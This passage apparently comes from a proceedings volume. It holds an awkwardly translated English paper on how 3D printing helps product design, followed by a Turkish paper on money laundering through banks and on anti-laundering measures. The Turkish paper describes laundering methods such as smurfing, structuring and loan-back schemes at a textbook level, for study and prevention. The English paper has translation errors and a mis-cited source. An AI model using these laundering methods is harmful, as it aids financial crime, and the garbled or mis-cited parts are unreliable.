When businesses want to test new parts for their production networks, they will be able to easily develop engineering applications through new 3d printers (Peltola, Melchels, Grijpma, and Kellomäki, 2008: 268-280). With 3D printing technology, it is possible to produce designs that are different, more comprehensive, more functional, or have never been tested before. For example; "In Henk and Ben, an industrial design firm in Johannesburg, South Africa, designers have produced and thoroughly tested a new type of pool cleaner engine that works well with low-flow, energy-saving filters" (A New Mindset in Product Design, 2015).

With 3D printers, it is possible not only to design new products but also to make different products by making changes on the designs of existing products. Even changes to existing designs can contribute to the emergence of a product as a new product by making it more functional, more aesthetic or better. In this case, it will be able to provide big time gains for the businesses. 3d printing technology makes a difference in terms of open source designs and user-friendly software that allows for changes to these designs (Forrest and Cao, 2013: 66-70, Agile, 2018: 109). In the same or different sectors, common models can be developed together with users who use 3d printing technology, and it is possible to make other users to make changes through these models, so that the desired models can be reached in a shorter time and at a lower cost.

As customer diversity and technology progress, customer expectations also vary. Customers often want to have products in different designs instead of ordinary products or designs. Making production in different and effective designs is one of the most important points that businesses need to develop. By contrast, articulated manufacture can produce a piece of any complex structure that is free from geometric production constraints (Petrovic et al., 2009: 25). The complex parts to be produced are designed in three dimensions with programs in the digital environment and can be produced more easily than conventional production after the related codes are created. 3d printing technology can provide a significant advantage in this respect. The ability to produce complex models in these different geometries in 3d printing technology may cause them to differ from other production technologies.

Businesses often develop a strategy to track their products in the first few months when they drive into a new product market. Sometimes products that are marketed to the market get approval from customers, and sometimes businesses can face many complaints. Therefore, 3d printer technology can be a very good solution for businesses looking to improve their complaints from existing products. Because this technology can make it possible to test the manufactured products at every point of production and to intervene in the products when necessary. As a result of these situations, better products can be produced. In addition, with the use of 3D printers in the factories, engineering units, marketing, quality and planning can be accelerated to produce quality products by integrating more units by cooperation of different departments.

Reducing Product Design Errors of Three Dimensional Printers

Although the 3D design of a product that is planned to be produced is prepared as desired in the digital environment, sometimes the product obtained when the production is completed may not be like the digital environment. That is, the product may encounter some obstacles during production, or the preferred production technology may not be sufficient to produce that product. The wrong product design that results from living troubles will result in not getting the desired efficiency from that product. As a result of the problems that arise, similar production processes are needed again to produce the right product, which can also add additional cost to the operation. Here, one of the best solutions to survive these problems will be to use 3d printer technology in product design. The 3-D printers, which allow more prototypes to be tried, help to minimize the risk of product error by providing an optimized product design process (A New Mindset in Product Design, 2015).

As long as the files prepared with CAD-supported programs for a product to be produced are correctly processed in the files, the 3d printers will be programmed on the production order so that the product can be produced in the desired design. Three-dimensional printers can often produce meticulously planned products even in the production of complex parts with fine detail. The 3d printers, prepared for different purposes, vary in technical hardware or the limitations that they allow to produce;

In the right product designs, the right products will be chosen as the result of choosing the right printer, so that the designers will be more satisfied than the works done.

As a result, businesses plan how well they plan their product, in some cases they may not realize the mistakes they make in the design, and unfortunately the production may be late. As a result of this situation, many products have to be separated as scrap. Businesses will be able to anticipate any mistakes that may occur if they use three-dimensional printers in their production areas. They will have more control over the design process because they have the ability to continuously produce prototypes of the product rather than producing the entire production volume.

The Impact of Three Dimensional Printers on Product Development Costs

In order for businesses to survive, they must constantly improve and follow innovations. Because of this reason, they intend to develop and offer new products to the market. Detailed work must be carried out before a new product is marketed. One of the most important things to do is to analyze the costs for the new product. In this analysis, it is necessary to calculate all costs that may arise especially in the product design phase. Therefore, in addition to the raw material or material, the cost must also be included in the cost of prototype testing required for correct product design when the cost is calculated. One thing to note is that about 75-80% of the cost of a product is clear in the R & D process.

It is important for businesses to do the right things in the product development process in the light of this information. Considering the direct or indirect costs of both production and marketing as well as customer service during the product development and design process, and product design taking place in the light of this data; will lead to a reduction in costs during the product development phase (Turk, 1999). Apparently; lowering the product design costs that can be considered as the starting point of production is an important step that can affect all processes of production. Given this information, it may be an invention that businesses should choose because three-dimensional printing technology facilitates product design and thus has the effect of reducing costs.

Businesses need to be able to accurately determine customer needs and desires in order to be sustainable. Many businesses consider customer involvement in the new product development process. Involvement of customers in this process gives them great competitive power as they reduce product development costs, shorten the required time, and improve productivity and productivity to a great extent (Esmer and Şaylan, 2017). Businesses that prefer 3D printing technology in product design processes at this point can benefit from product design costs by including their customers in product design processes, which can also affect the efficiency and productivity of businesses. While businesses create iterative designs, using three-dimensional printers will enable them to reach the right product in a shorter time to enable them to do many different tests; this will affect the cost of product design. A mistake that can arise in product design can be avoided because all of the following things will go wrong, as 3d printing technology will notice the beginning of the process; thus avoiding the costs that may arise in production later on. As a result, a wrong product variety will require the product's re-planning and production, so that both costly and time-consuming cost losses can be avoided.

Order-based operating businesses may need to revise and re-design products that have been designed incorrectly, and there may be major disruptions in product procurement times, which can result in major financial losses in operating the surviving situation. From this point of view, 3-dimensional printers that allow the error to be recognized at the beginning of the process can allow the product to be redeveloped without wasting time. Three-dimensional printers have the advantage of not requiring any molds in production, requiring machines to be prepared, and having the ability to physically view the product at every stage. This advantage will also affect the cost of both the product manufacturing and the product design.

The Impact of Three Dimensional Printers on Product Customization

It is inevitable that customers will have a positive impact on customer satisfaction if their personalized designs are easily accessible. 3D printer technology can contribute to the ability of businesses to introduce their own products at launches, fairs, internet sites or banners by allowing the production of models, prototypes or miniatures of special products that have never been produced before.

Three-dimensional printer technology can greatly contribute to the faster design or presentation of customer-requested custom or personal products. It is seen that 3d printing technology can be preferred in order to measure the production of samples of products or where these products are located in the market before introducing special products by businesses or entrepreneurs. When businesses are hesitant

to offer products to the market in different designs, pilot applications can make it easier to assess the situation.

Some products may only need to be customized for production. In such a situation, it is necessary to make special designs for the customers. For example, in dental treatment to be applied to a patient, it is necessary that each implant to be designed is unique to the individual. Because dental implants should be specially designed depending on the mouth structure and tooth structure of the person. Once the right material is decided, the patient's implants are modeled with 3D design programs. Producing totally patient-oriented abutments, instead of standard abutments, increases the compatibility between the patient and the implant and contributes to both aesthetic and functional benefits (Kara, Buldum, Yılmaz and Ozkaya, 2016: 218). Although it is possible to produce these special products besides three-dimensional technology, this technology will be inevitable in order to be able to respond faster to the customers and to anticipate an error that can be born beforehand and take quick action.

Another customized product may be customized ears that will provide a sense of hearing. With 3d printers, a product can be customized with full flexibility in the design and construction of a product. First, the patient's ear is scanned and modeled with the support of computer programs. Since it is important for the patient not to diminish hearing ability and to limit the patient's movements, the finished designs are subjected to 3D printing with the SLS production method and the final product is obtained by placing cables and electrodes on the head with external processing (Yuan and Silberstein, 2016: 259-266). Thanks to the three-dimensional printer technology, there will be no problem in a problem that may arise in the patient's headset or in the same way that the patient can demand from the patient. Because the model was created before, the information of this product registered in the present will be sent only to the printer and the production will be completed very soon.

Consumers may want to buy certain products that they will buy in special designs or just to be specific to them. This is difficult to achieve in traditional production techniques, but with 3d printer technology it seems more likely. For products to be purchased, customers will be able to customize their products with 3d printing technology according to their expectations and wishes (Alton, 2015). Especially in the gift sector, the use of 3d printer technology seems to increase. Customers are demanding the production of their own designs or miniature figures of their own. Of course, in a very short time, it would be a great advantage to be able to produce these unique products with 3d printers. Because three-dimensional printer technology allows for customization and customization of products.

Conclusion

Three-dimensional printer technology has begun to take place in the R&D (Research and Development) or PD (Product Development) Departments of most businesses, although the industry has not yet reached an intensive use. This is due to the speed that three-dimensional printers bring to new product development processes in the industry. To summarize the effect of three dimensional printers on product design process;

- To make more ergonomic, more functional, more complex products possible
- Easy to design iterative products,
- Repetitive product design can respond more easily to customer demands and expectations as they change,
- Reducing product design faults,
- Customer special designs being produced
- Customer satisfaction can be increased,
- Testing the market more easily,
- Make it easy to drive the product to market at the right time,
- Helping businesses reduce their external commitment such as mold to be taken from the outside,
- Shortening the period of entry into the market,
- Accelerating the pilot production process,
- Reducing resource use,
- Encouraging the presentation of innovative design products due to shortening of processing time and process,
- The shortening of the design period leads to an advantage in terms of the resulting cost,
- Enabling the design improvements in the process due to the fact that it provides the opportunity to continuously produce prototypes of the product rather than producing the entire production volume,

- Positive effect on costs in the R & D process,
- Ability to include customers in product design etc.

As you can see, there are tremendous benefits that 3D printers can bring to the product design process. With the removal of some of the problems and obstacles of this technology, businesses will expand their products to produce with this technology in addition to product design. Due to these advances in developing technology, it will be used more widely in the product development processes of businesses.

References

- A New Mindset in Product Design*. (2015). USA. 23.03.2018 Tarihinde adresinden erişildi
http://usglobalimages.stratasys.com/Main/Secure/White Papers/WP_FDM_NewMindset.pdf?v=635905246245235050
- Alton, L. (2015). 3D Printing's Impact on Modern Manufacturing. 12 Aralık 2017 Tarihinde adresinden erişildi
<https://3dprint.com/112633/modern-manufacturing-impact/>.
- Cevik, D. (2018). *Üç Boyutlu Yazıcı Teknolojisinin Seri ve Kesikli Üretim Sistemleri Üzerine Etkisi*. Sakarya Üniversitesi, İşletme Enstitüsü, İşletme Anabilim Dalı, Yüksek Lisans Tezi, Sakarya.
- Chung, Casey, Shun-Chen Niu, and Chelliah Sriskandarajah. 2012. "A Sales Forecast Model for Short-life-cycle Products: New Releases at Blockbuster." *Production and Operations Management* 21 (5): 851–873.
- Cormack D.M. 2015. How do manufacturers and industrial firms use 3D prototype printing? http://www.mcorctechnologies.com/manufacturers-industrial-firms-3d-prototype-printing-blog_trashed/, Erişim tarihi: 21 Şubat 2018
- Kara; Buldum; Yılmaz; Ozkaya. (2016). "3d Yazıcı İle Kişiyi Özgü İmplant Tasarımı". İçinde *3d Baskı Teknolojileri Uluslararası Sempozyumu* (s. 218). İstanbul.
- Peltola, S. M., Melchels, F. P. W., Grijpma, D. W., ve Kellomäki, M. (2008). "A review of rapid prototyping techniques for tissue engineering purposes". *Annals of Medicine*, 40(4), 268–280.
- Petrovic, V., Haro, J. V., Jordá, O., Delgado, J., Blasco, J. R., ve Portolés, L. (2009). "Additive Layer Manufacturing: State of the art in Industrial Applications Through Case Studies". *International Journal of Production Research*, s. 25.
- Türk, Z. (1999). "Geleceğin Maliyetlerinin Kontrolünde Yeni Bir Yaklaşım: Hedef ve Kaizen Maliyetleme". *D.E.Ü.İ.İ.B.F Dergisi*. 14(1), 199-214.
- Yuan, H., ve Silberstein, S. D. (2016). "Vagus Nerve and Vagus Nerve Stimulation, a Comprehensive Review: Part II". *Headache: The Journal of Head and Face Pain*, 56(2), 259–266. <https://doi.org/10.1111/head.12650>.

Bankacılık Sistemi ve Kara Para Aklama ile Mücadele

Güngör ÖZCAN*

Öz

Bankacılık kısaca risk alıp risk satmaktır. ara ve sermaye piyasalarından toplanan fonlar kredi şekline dönüşerek piyasaya verilmektedir. Bankalar özellikle büyük hacimli paraların toplandığı kurumlar olup para transferlerine aracılık etmeleri sebebiyle finansal piyasalardaki servet transferlerinde önemli rol oynamaktadırlar. Kara para ise bir suçtan doğan ve sahibine menfaat sağlayan fonlardır. Kara para günümüzde; uyuşturucuyla mücadele sonucunda meydana gelmiştir. Kara para, öncelikle uyuşturucu maddelerin satışından sağlanan, daha sonra ise, kaçakçılık gibi ağır suçlardan elde edilen para olarak belirtilmiştir. Kayıt dışı ekonominin de temel kaynakları arasında yer alan kara para çok ciddi bir sosyal ve ekonomik problemdir. Kara para aklama ise kanunlarca tespit edilmiş belli suçlar sonucunda elde edilen para ve mal gibi ekonomik değerlerin, yasal ekonomik değerlere dönüştürülmesi amacıyla kaynağının, yasal olmayan niteliğinin gizlenmesine yönelik tüm işlemler olarak ifade edilmektedir. Kara para aklama üç temel süreçten kaynaklanmaktadır. Bunlar yerleştirme, ayırıştırma ve bütünleştirmedir. Kara para aklamanın bankacılık sistemi ile olan ilişkisi ise bankacılık ürünlerinden ve bankacılık sistemindeki müşteri kaynaklı yasa dışı işlemlerden oluşur. Çalışmada; kara para aklama ile bankacılık arasındaki ilişki ve kara para ile mücadele değerlendirilecektir.

Anahtar Kelimeler: Bankacılık, Kara Para

Jel Kodu: G10, G21

Banking System and Combating with Round Money Flow

Abstract

Banking is simply taking risks and selling them. Funds collected from money and capital markets are given to the market by turning into a credit scheme. Banks are particularly large institutions with large volumes of money and they play an important role in the transfer of wealth on the financial markets because they are intermediaries in money transfers. Money is the funds arising from a crime and providing benefits to the owner. Today's money; has come to the fore as a result of the struggle against drugs. Money is firstly referred to as the money obtained from the sale of narcotics and then from heavy crimes such as smuggling. Black money, which is among the basic sources of the informal economy, is a very serious social and economic problem. Money laundering is defined as all transactions aimed at concealing the illegal nature of the source in order to convert economic values such as money and goods obtained as a result of certain crimes determined by law into legal economic values. Money laundering results from three basic processes. These are placement, parsing and integration. The relationship between money laundering and the banking system consists of banking products and customer-originated illegal transactions in the banking system. This study; the relationship between money laundering and banking and the fight against black money will be evaluated.

Key Words: Banking, Money Laundering

Jel Codes: G10, G21

GİRİŞ

Bankacılık sistemi ülkelerin finansal sistemlerinin en önemli ayaklarından biridir. Klasiklerin ifadesiyle bankacılık risk alıp risk satmaktır. Toplanan mevduatlar kredi yolu ile satılmakta ve faiz ile komisyon geliri elde edilmektedir. Müşterilerin hesaplarının olması ve bankacılık ağının geniş olması sebebiyle bankacılık kara para aklayıcıları için kullanılmaya çalışılan bir sistem olarak karşımıza çıkmaktadır. Kara para bilindiği üzere kayıt dışı olan ve yasa dışı yollarla elde edilen gelirdir. Bu geliri yasal hale getirmek de için aklama yapılmakta ve yasal olmayan faaliyetlerden elde edilen gelirlerin yasal olarak elde edilmiş gibi mali ve finansal sisteme sokulması ve gizlenmesine çalışılmaktadır. Kara para aklamanın çeşitli yöntemleri bulunmakla birlikte aklama ile mücadelede son sürat devam etmektedir. Bu doğrultuda bankalar özellikle müşteri tanı, kimlik tespiti ve şüpheli işlemler ile ulusal ve uluslararası mevzuata ayak uydurma gayretindedir. Çalışmamızda bankacılık sistemi, kara para, kara para aklama, aklama aşamaları, yöntemleri, bankacılık ile ilişkisi, aklama ile mücadele üzerinde durulacaktır.

I. Bankacılık Sistemi

Bankacılık sisteminde bankalar gerçek ve tüzel kişiliklerin mevduatını toplayan, toplanan mevduat ve diğer fonları paraya ihtiyacı olan kişilere kredi olarak veren, ülkemizdeki kredi ve para politikalarının uygulanmasına yardımcı olan, finansal iş ve işlemlere aracılık eden, menkul kıymet alım satım, kıymetli varlıkların korunması, kart ile ödeme kolaylığı sağlayan, dış ticarete aracılık gibi fonksiyonu olan finansal kurumlar olarak karşımıza çıkmaktadır (Yetiz, 2016: 107).

* Dr. Öğr. Üyesi, Manisa Celal Bayar Üniversitesi, Salihli İ.İ.B.F. Maliye Bölümü

Bankacılık sistemi klasik ifade ile risk alıp risk satmaktır. Toplanan mevduatlar ile kişilere borçlanılmakta ve faiz ödenmekte, kredi ile de piyasaya fon verilerek alacaklı konuma geçilmekte faiz ve komisyon geliri elde edilmektedir. Günümüzde bankaların gider ve gelir kalemleri değişiklik göstermekte bilançolarının pasifinde mevduat ve benzeri kalemler bulunurken aktiflerinde ise kredi ve devlet iç borçlanma senetleri bulunmaktadır.

Bankalar ülkelerdeki piyasa ekonomisinin değişmez aktörüdür. Özellikle para transferlerin aracılık etmeleri kara para gibi önemli ve tehlikeli bir suç unsuru ile karşı karşıya kalabilme ihtimallerini arttırmaktadır.

II. Kara Para

Kara paranın tanımlanmasını çeşitli yaklaşımlar açısından ifade etmek ve özellikleri belirtmek mümkündür(Masak-Tbb, 2003: 5):

- Sosyal anlamda kara para, dolaylı ya da doğrudan topluma zarar veren her türlü faaliyetten elde edilen kazanç olarak ifade edilebilir
- Ahlaki anlamda kara para, yasalarca yasaklanmış olsun olmasın toplumda ahlaki bulunmayan fiiller sonucunda elde edilen tüm kazançlar olarak ifade edilebilir.
- İktisadi anlamda kara para, yasalar tarafından suç kabul edilen fiillerin yanı sıra, iktisadi hayatı düzenleyen kural ve usuller ihlal edilerek elde edilen kazanç olarak belirtilebilir. Örneğin, vergi kaçakçılığı hedefiyle bazı iktisadi faaliyetlerin usulsüz, gizli yapılması yoluyla elde edilen kazançları kara para kapsamında değerlendirmek tabiidir.
- Hukuki anlamda kara para, ülke mevzuatlarında öncül suç olarak belirlenen ve yasalarda tanımlanan fiillerden elde edilen gelirlerdir.

III. Kara Para Aklama

Kara para aklamanın amacı; yasal olmayan faaliyetlerden elde edilen gelirlerin yasal olarak elde edilmiş gibi mali ve finansal sisteme sokulması ve gizlenmesidir. Böylelikle yapılacak olası denetimlerde rahatlatma ve legal bir para niteliğine sahip olunacaktır.(Masak) Nakit olarak sisteme sokulan paranın nakit kullanımı düşük olduğundan aklanması özellikle yasa dışı faaliyet gösterenler için önem arz etmektedir. Çalışmanın bu kısmında kara para aklama yöntemleri üzerinde durulacaktır.

IV. Kara Para Aklama Aşamaları

Kara para aklama genel olarak üç aşamadan oluşmaktadır. Bunlar aşağıda; yerleştirme, ayırıştırma ve bütünleştirme olarak ifade edilecektir (Yazıcı, 2008: 163):

A. Yerleştirme Aşaması

Geleneksel olarak yerleştirme aşaması yasadışı yollardan elde edilen gelirin nakit formundan kurtarılmasını içermektedir. Ancak “e-para zaten dijital olduğundan ve akıllı kartlar gibi araçlarla doğrudan taraflar arasında mübadele edilebildiğinden, kağıt para gibi işlem görmesine rağmen, tarafların kimliklerinin gizliliğini sağlamaktadır. Bu nedenle, e-para şeklindeki kara para tekrar satılmak amacıyla döviz veya değerli eşya (antika gibi) alımları için kullanılabilmekte, ya da off shore bankalarına doğrudan Internet üzerinden transfer edilmektedir. Böylece elektronik para sayesinde yüklü miktarlardaki nakit kara paranın fiziksel transferine gidilmeden veya herhangi bir yüz yüze işleme başvurulmadan, kara paranın “yerleştirme” aşaması tamamlanmış olur.

B. Ayırıştırma Aşaması

Kara para bir kere yerleştirildikten sonra, aklayıcı parayı kaynağından uzaklaştırmak amacıyla ve kara para sahiplerinin gerçek kimliklerini gizlemek suretiyle, sıklık, hacim ve karmaşıklık açısından yasal işlemlere benzeyen bir dizi mali işlem yapmaktadır. İşlem hacimlerinin ve niteliklerinin takip edilebilme riskini en aza indirme amacıyla, mümkün olduğu kadar hızlı biçimde, çok fazla işlem yapılmasına özen gösterilmektedir. Diğer bir anlatımla, karmaşık mali işlemler kullanılarak denetim mekanizması aşılımaya çalışılmaktadır.

C. Bütünleştirme Aşaması

Son aşamada ise, para yasal ekonomi içinde yeniden kullanılmakta ya da yatırıma yönlendirilmektedir. Burada kullanılabilecek yöntem ise “aklayıcının Internet üzerinden hizmet veren bir kurum ile anlaşma yoluna gitmesidir. Örneğin, sahte bir isim altında bir banka hesabında veya bir paravan şirket hesabında bulunan para, özellikle Internet üzerinden işletilen kumarhane veya bahis sitelerinden elde edilen hizmetin bedeli olarak bu Internet şirketlerinin hesaplarına aktarılır. Böylece, aslında hiç verilmemiş bir hizmet karşılığında elde edilen para da Internet şirketinin bilançosunda kar olarak gösterilir.

V. Kara Para Aklama Yöntemleri

Kara para aklama yöntemleri gün geçtikçe yeni metodların bulunduğu bir gelişim seyretmektedir. Ülkeden ülkeye sermaye ve para piyasalarının farklılığına göre çeşitli kara para yöntemleri bulunmaktadır. Hatta bu işi yapan profesyonel meslek grupları da bulunmaktadır. Sınırsız sayıda olup günümüzde şartlara göre değişen yeni yöntemler bulunmakta olup genel olarak kara para aklama yöntemlerini aşağıdaki gibi belirtebiliriz (Masak, 2018: 1):

- Fonların fiziken ülke dışına kaçırılması,
- Şirinler (smurfing) yöntemi,
- Parçalama (structuring) yöntemi,
- Vergi cennetleri (off-shore),
- Paravan (Kağıt üstündeki) ya da hayali şirketler,
- Oto-finans borç yöntemi (Loan-back),
- Döviz Büroları,
- Kumarhane ve Gazinolar,
- Nakit para kullanılan işyerlerinin işletilmesi (Göstermelik şirketler),
- Sahte fatura (hayali ihracat),
- Alternatif havale sistemleri (hawala vs.),
- İnternet bankacılığı ve elektronik para...

Çalışmanın bu bölümünde yukarıda belirtilen yöntemlerden günümüzde bankacılık sistemi ile ilgili genellikle kullanılan bazı yöntemleri temel ve genel hatlarıyla açıklamaya çalışacağız.

A. Şirinler Yöntemi

Yöntem, Florida'da Amerikan yetkililerince yürütülen bir soruşturma sonucunda ortaya çıkmıştır. Bu soruşturmada, fonların birçok bankaya veya aynı bankanın şubelerine çok sayıda kişi tarafından yatırıldığını tespit edilmiştir. Müfettişler bu işi yapanlara "şirinler (smurfing) adını takmışlardır, çünkü bu kadar çok parçaya bölünmüş büyük miktardaki bir parayı, yetkililerin dikkatinden kaçırmak için bu kadar çok banka hesabına yatırabilmek için tıpkı adını aldığı çizgi filmdeki gibi bir küçük insanlar ordusuna gereksinim ve gereklilik vardır (Yoncalık, 2008: 10).

Her ülkenin iç mevzuatı farklı olmakla birlikte kara paranın aklanmasıyla ilgili düzenlemelerde belirli tutarların yani işlem limitlerinin üzerindeki nakit işlemlerin bildirilmesi zorunludur. Bu limit örneğin ABD için 10.000\$ olup, bu miktara eşit veya üzerinde işlem yapılması durumunda bildirim gerekliliği bulunmaktadır. Bu yöntemde kara para aklayan bu limitlerden kurtulmak için eldeki parayı bu limite yakın tutarlara ayırır ve çok sayıda kişi tarafından çok sayıda bankaya veya aynı bankanın farklı şubelerine yatırılarak kara para aklanmaya çalışılır(Masak-Tbb, 2003: 19).

B. Parçalama Yöntemi

Bu yöntemde kişi sayısı yerine işlem sayısını artırmak suretiyle bildirimden kaçınmak mümkün olabilir. Bu yöntemde de yine yapılan işlemleri bildirimden kaçınmak veya iz bırakmamak amacıyla bölme tekniği kullanılmaktadır. Çok yüksek tutara dayalı bir işlem küçük tutarlara dayanan çok sayıda işleme bölünerek sisteme takılmamaları sağlanmaktadır. Örneğin, 29 milyon dolarlık bir tutar ortalama 600'er dolarlık 40.000'den fazla işlem yapılmak suretiyle Ekvator'a transfer edilerek aklanmıştır. Parçalama yöntemini şirinler yöntemine benzetmek mümkün olmaktadır. Çünkü her ikisinde de yüksek tutarlar düşük miktarlara bölünmek suretiyle işleme tabi tutularak dikkat çekmemek amaçlanmaktadır(Masak, 2018: 1).

C. Vergi Cennetleri

Vergi cennetleri; çok düşük vergi oranlarına ve diğer vergi özelliklerine sahip olarak yabancı yatırımcılara hitap edecek şekilde düzenlenen yerler, yatırımcılara vergiden kaçınmak için fırsatlar sağlayan düşük vergi oranlarının olduğu ülkeler ya da firmaların artan uluslararası rekabet şartlarında, işletmelere ve bireylere vergiden kaçınmak için çeşitli fırsatlar sunan yerler olarak tanımlanabilir. Vergi cennetleri belli bir ülkenin sınırları içinde yer almakla beraber sermayeye her türlü vergi ve denetim muafiyeti sunan ekonomik ve mali adacıklardan oluşan bölgelerdir. Vergi cenneti terimi ile gerçek yatırım çekmeye çalışmayan ancak bunun yerine yumuşak vergi kanunlarını ve katı banka gizlilik esaslarını kullanarak yabancı sermayeyi artırmak ve çekmek için vergi kaçakçılığını teşvik

eden herhangi bir ülke kast edilmektedir. Küresel sistemdeki vergi cennetlerinin kara paranın izini kaybettirerek gizlenmesini ve sonrasında aklanarak normal sisteme dönmelerini kolaylaştırdığı iddia edilmektedir(Öztürk & Ülger, 2016: 238-243).

Vergi cennetlerindeki kıyı bankacılığı (Off-shore) için ülke dışından sağlanan fonların yine ülke dışında kullanılmasını hedefleyen ve ülkede bankacılık sektörü için düzenlenmiş her türlü yasa ve genelgelerin dışında kalan bir tür bankacılık, dıştan dışa bankacılık, bir tür serbest bölge bankacılığı olarak tanımlanabilir. Kıyı bankaları özel bir banka olmayıp, diğer bankalar gibi mevduat toplamakta, kredi vermekte ve bankacılık işlemleri yapmaktadır. Diğer bankalardan ayıran özellikleri ise bulundukları ülkede geçerli olan para birimi dışındaki bir para birimi ile işlem yapmaları, yerleşik olmayan kişiler ve kurumlarla işlem yapmaları, yurtiçi finans piyasasının tabi olduğu yasaların sınırlamaların ve kontrollerin çoğundan muaf olmalarıdır. Müşteri sır saklama seviyesi çok yüksektir. Faiz oranlarının belirlenmesinde serbestlik bulunmaktadır. Belli bir likidite, disponibilitate oranı ve munzam karşılık bulunmamaktadır. Dolaysız vergi olarak alınan gelir ve kurumlar vergisi kaldırılmakta veya çok düşük seviyelere çekilmektedir. Bankaların müşterilerine ödeyecekleri faizden vergi alınmamakta, yurtiçi bankaların tabi olduğu kambiyo sınırlamalarına tabi tutulmamaktadır. Gizlilik, politik istikrar vergilendirmenin az veya olmaması, sermaye hareketlerinde tam serbestlik tanınması, coğrafi konum olarak gelişmiş ülkelere yakınlık, gerekli altyapı ve uzman personel fazlalığı bu bankacılık tipini cazip hale getirmektedir(Masak, 2018: 2).

D. Oto finans borç yöntemi

Loan- back olarak da ifade edilen bu yöntemde off-shore merkezlerde mevcut finans kurumları vasıtasıyla, buralara ulaştırılan suç geliri sahibine kredi olarak geri dönmektedir. Burada yapılan işlemler şu şekildedir(Masak, 2018: 3):

- Suç geliri aklayacak kişi off-shore merkezine gider ve suç gelirini burada faaliyet gösteren A bankasına yatırır. Böylece daha sonra bu parayı bir başka ülkedeki B bankasına da aktarabilir.
- Daha sonra kendi ülkesindeki C bankasına başvurarak A (veya B bankasındaki) hesabını teminat göstermek suretiyle kredi talebinde bulunur. C bankası bu krediyi kendisine verir.
- Aklayıcı aldığı kredi ile istediği yatırımı yapar.
- Kredisini C bankasına geri ödemez. C bankası da bu kişinin teminat gösterdiği A (veya B) bankasındaki parasını haciz eder ve yurda getirir.
- Böylece bu kişinin suç geliri, yatırım şeklinde aklanmış olarak ortaya çıkmaktadır.

E. Bankacılık Sistemindeki Diğer Kara Para Aklama Yöntemleri

Bankacılık sistemindeki diğer kara para aklama yöntemlerini aşağıda şu şekilde ifade edebiliriz (Dursun, 2008: 97-120).

1. Sahte İsimle Hesap Açılması

banka hesabının akraba, dernek veya kara para aklayıcısı hesabına iş gören kimseler namına açılarak kara para aklanılması şeklinde gerçekleşmektedir.

2. Toplama Hesap Açılması

Göçmen veya işçilerin kendi ana vatanlarındaki hesaba, yurt dışından birbiriyle ilgisiz hesaplardan para geldiği izlenmektedir. Yurtdışında bulunan göçmen ve işçilerin kendi anavatanlarına para gönderme gibi tamamen yasal bir hizmete aracılık etmek için kullanılmasına rağmen, kirli kazançlarını aklamak isteyen organize suç grupları tarafından yasa dışı gayeler için de kullanılabilir.

3. Hesaben Ödeme

Hesaben ödeme olarak adlandırılan bu yöntemde yabancı banka veya banka toplulukları, mali bir kurumda vadesiz mevduat hesabı açmakta ve daha sonra müşterilerinin bütün hesap ve çeklerini kendi banka veya banka topluluğunun yerel şubesindeki tek bir hesaba aktarmaktadır. Yabancı müşterilerin hesap üzerinde alt-hesap sahibi sıfatıyla imza yetkisi bulunmakta ve bu müşteriler normal uluslararası bankacılık işlemleri yapmaktadır. Hesaben ödeme yöntemi; “müşterini tanı” ilkesi ile şüpheli işlemleri bildirme ilkesinin uygulanmasını önemli ölçüde kısıtlamaktadır.

4. Geçici Banka Hesabı Açılması

Bir soruşturmada; katma değer vergisi kaçakçılığından elde edilen bir takım kazançların, bir dizi geçici banka hesapları vasıtasıyla aklanıldığı ortaya konulmuştur. Kara para aklayıcısı, kayıtdışı kazançlarını belirli bir mali kuruma transfer etmiş ve hangi hesaba geçirme konusunda henüz kararını vermediği sebebiyle, bankadan, söz konusu parasını geçici bir hesapta tutmasını istemiştir. Aklayıcı

bir kaç gün sonra bankaya, parasının nakit veya banka çekiyle ödenmesi talimatını vermiş, böylelikle işlemin hesaba kaydedilmesini önlemiştir. Soruşturmacılar, kara para aklayıcısının, söz konusu geçici banka hesabını, birden fazla mali işlemler için kullandığını da ayrıca tespit etmiştir. Soruşturma sonucu, kara para aklayıcısının, geçici hesapta toplanan fonlar için bankaya, kendisi tarafından yönetilen şirket adına aynı veya başka bankadaki hesaplara aktarma yapma talimatını verdiğini de ortaya koymuştur. Kara para aklayıcısı, şirkete yapılan transferi meşrulaştırmak için de, şirkete mal teslimatı yapmış gibi sahte faturalar tanzimi yoluna gitmiştir

5. Tutulan Adamların Banka Hesaplarının Kullanılması

Bir ülkenin mali istihbarat birimi, uluslararası bir fon transferiyle ilgili olarak üç finansal kuruluştan şüpheli işlem ihbarı almıştır. Polisin yaptığı incelemeler sonucunda, bazı kişilerin, bir kokain şebekesinin tahsilat işini yaptığı anlaşılmıştır. Söz konusu tahsilatçılar; çeşitli ticaret ve hizmet mensubu kimseleri seçerek eğitmişler ve seçtikleri kimseleri, kara para aklanması için hesaplarını kullanmaları ve bu kullanma karşılığında kendilerinin ek bir takım kazanç sağlayacaklarını vaat etmişlerdir.

6. Banka Personelini Kullanma

Bir kısım ülkelerde, organize suç grupları, kara para aklamak için banka yöneticileri, banka çalışanları veya “özel banka temsilcilerini”, yani banka görevlilerini kullanmaktadır. Banka görevlileri, bankada bulunan hesabı tekrar yapılandırmakta ve böylece kara para aklama sürecine yardım etmektedir. Banka çalışanları, bu amaçla hesaba para yatırmakta ve daha sonra söz konusu hesaptan yüklü bir şekilde para çekmektedir.

7. Telgraf Havalesi

Telgraf havalesi, para transferinde önemli bir hız sağladığı için kara para aklama sürecinin bütün aşamalarında kullanılmaktadır. Ayrıca, telgraf havalesinin kullanıldığı durumlarda, kara paranın güvenlik güçlerince izinin sürülmesi çok zordur. Bu yöntem, genellikle, uyuşturucu kaçakçıları tarafından tercih edilmektedir. Uyuşturucu kaçakçıları, kara para aklarken paralarını önce nakit olarak bankaya yatırmakta, daha sonra ise söz konusu paralarını başka bir bölgedeki bankaya, hesabın bulunduğu bankayı aracı haline getirerek telgraf havalesi ile göndermektedir.

8. Banka Kiralık Kasaları

Bankacılık vasıtasıyla yapılan kara para aklanılmasında her zaman karmaşık mali süreçler uygulanmamakta, bazen, banka kiralık kasalarının kullanılması gibi yalın yöntemlerin de uygulandığı görülmektedir. Bu konuda Mali Eylem Görev Gücü (FATF) şöyle bir ilginç örnek olarak bir güvenlik birimi tarafından yapılan bir soruşturmada, eski tip banknotları yeni tip banknotlarla değiştiren bir müşterinin davranışı şüphe çekmiştir. Şüphelenilen kişinin eski tip banknotları, bir bankanın kiralık kasalarında sakladığı anlaşılmıştır. Yapılan soruşturma sonucunda şüpheli kişinin yalnızca emekli maaşı şeklinde bir geliri bulunduğu, başkaca bir yasal gelirinin bulunmadığı anlaşılmıştır.

